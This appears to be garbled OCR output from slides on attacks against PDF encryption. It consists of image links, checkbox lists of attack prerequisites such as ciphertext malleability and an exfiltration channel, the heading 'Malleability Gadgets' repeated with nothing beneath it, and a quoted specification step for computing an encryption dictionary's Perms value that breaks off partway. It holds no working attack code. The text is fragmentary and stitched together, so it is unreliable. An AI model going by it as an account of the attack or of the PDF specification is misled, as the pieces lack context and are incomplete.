
□ Known Plaintext

☑ Exfiltration Channel

Malleability Gadgets




Malleability Gadgets




Malleability Gadgets

Gadget




Malleability Gadgets



]

Malleability Gadgets




Prerequisites

☑ Ciphertext Malleability

□ Known Plaintext

☑ Exfiltration Channel

Known Plaintext



7.6.4.4.8 Algorithm 10: Computing the encryption dictionary's Perms value

Fill a 16-byte block as follows:

a) Extend the permissions (contents of the P integer) to 64 bits by setting the upper 32 bits to all 1's.

b) Record the 8 bytes of permission in the bytes 0-7 of the block, low order byte first.

c) Set byte 8 to the ASCII character "T" or "F" according to the **EncryptMetadata** Boolean.

d) Set bytes 9-11 to the ASCII characters "a", "d", "b".

